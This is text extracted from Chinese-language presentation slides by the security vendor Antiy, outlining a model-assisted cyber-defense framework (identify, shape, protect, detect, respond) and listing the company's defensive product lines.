
网络空间安全的通用智能 AGI for Security

- 难以形式化的知识经验由模型来学习、继承
- 模型辅助工程师分析、决策
- 模型使用的智能化、自动化的范围进一步扩大

ISPDR + VILLM 模型族网空安全能力智能化



<h3>关键防御动作环节</h3>	<p>识别是网络安全管理的基础。通过培养并提升组织对网络安全风险的认识能力，加大对系统、人员、资产、数据以及功能等进行网络安全管理，旨在提升组织对自身的认知。</p>	<p>塑造是建立防御主动性的前提。对关键系统要素制定标准、定义系统控制原则或利用资产、拓扑、场景以及环境等的识别进行模拟的过程，旨在更好的与对手进行威胁对抗活动。</p>	<p>防护是系统对威胁做出的行为反制。通过制定并执行具有针对性的保障措施，使组织具备限制或控制潜在网络安全事件产生影响的能力，旨在确保关键服务的网络安全性。</p>	<p>检测是发现、定位和定性网络安全威胁的方法统称。制定并执行适当的行动对边界、端点、流量等进行检测，发现系统存在或潜在的漏洞、风险等，旨在避免网络安全事件的发生。</p>	<p>响应是处理、管理风险和威胁事件的过程。通过制定并执行适当的行动，利用组织所具备的控制潜在网络安全事件影响的能力，对检测到的网络安全事件采取处置措施，旨在清除网络安全事件影响。</p>	
<h3>防御动作集合</h3>	<p>资产识别、业务识别、网络空间识别、用户识别、配置识别、漏洞识别、补丁识别、供应链识别、行为识别……</p>	<p>身份认证、权限控制、配置基线建立、网络域划分、数据资产分级分类、网络通联约束、仿真资产构造、主机行为管控……</p>	<p>主机安全防护、外设安全防护、边界安全防护、数据安全保护、应用安全防护、运维安全防护……</p>	<p>主机环境检测（载荷检测、进程检测、内存检测、异常行为检测）、流量环境检测（全流量解析还原、全要素记录、入侵检测、C2检测、恶意代码检测、DNS检测、加密流量检测、异常通联检测、邮件还原检测、自定义场景检测）、应用环境检测（SQL注入检测、跨站脚本攻击检测、DDOS攻击检测……）、威胁情报检测……</p>	<p>缓解、固证、提取、分析、清除、恢复、策略调整……</p>	
<h3>作用对象集合</h3>	<p>网络类对象 地址、端口、通联、协议、拓扑</p>	<p>信息类对象 配置、脆弱点、补丁、……</p>	<p>用户类对象 用户、帐户、身份、权限</p>	<p>作用承载类对象 文件、载荷、进程、内存、服务……</p>	<p>应用类对象 • 基础类：DNS、TLS、VPN、RDP…… • 业务类：邮件、WEB、FTP、网盘、视频会议……</p>	<p>作用位置属性类对象 主机、边界、流量、应用系统、供应链……</p>



识别执行体

生成塑造建议

生成防护策略

检测执行体、理解检测结果

生成响应方案

知识化、智能化、自动化，安天将持续追求解放和发展威胁对抗的生产力（待补充）

业务场景防护

镇关 业务和API防护

全生命周期运营辅助

融川 软件供应链安全分析

探海 流量检测和响应

统一运营和安全托管



配置化引接异构日志 | 场景化检测与杀伤链还原 | 精细处置自动闭环

本地情报生产

追影 威胁分析与情报生产

捕风 威胁诱捕

安服及工具配套

拓痕 威胁处置猎杀工具

全主机系统场景防御覆盖

智甲 终端防护	桌面机、工作站、专用设备、智能终端	睿甲 云负载防护	云主机、虚拟化、容器
	内核级主动防御		一个探针弹性组合多种安全能力
	细粒度执行体安全边界		面向业务的零信任建设



网络空间威胁对抗与防御技术研讨会
暨 第十一届安天网络安全冬训营

北向守望

預告

2024 年 Q2/Q3 智能化威胁检测引擎技术报告



网络空间威胁对抗与防御技术研讨会
暨 第十一届安天网络安全冬训营

THANKS



安天冬训营 wtc.antiy.cn

执行体治理赋能与大模型辅助

北向守望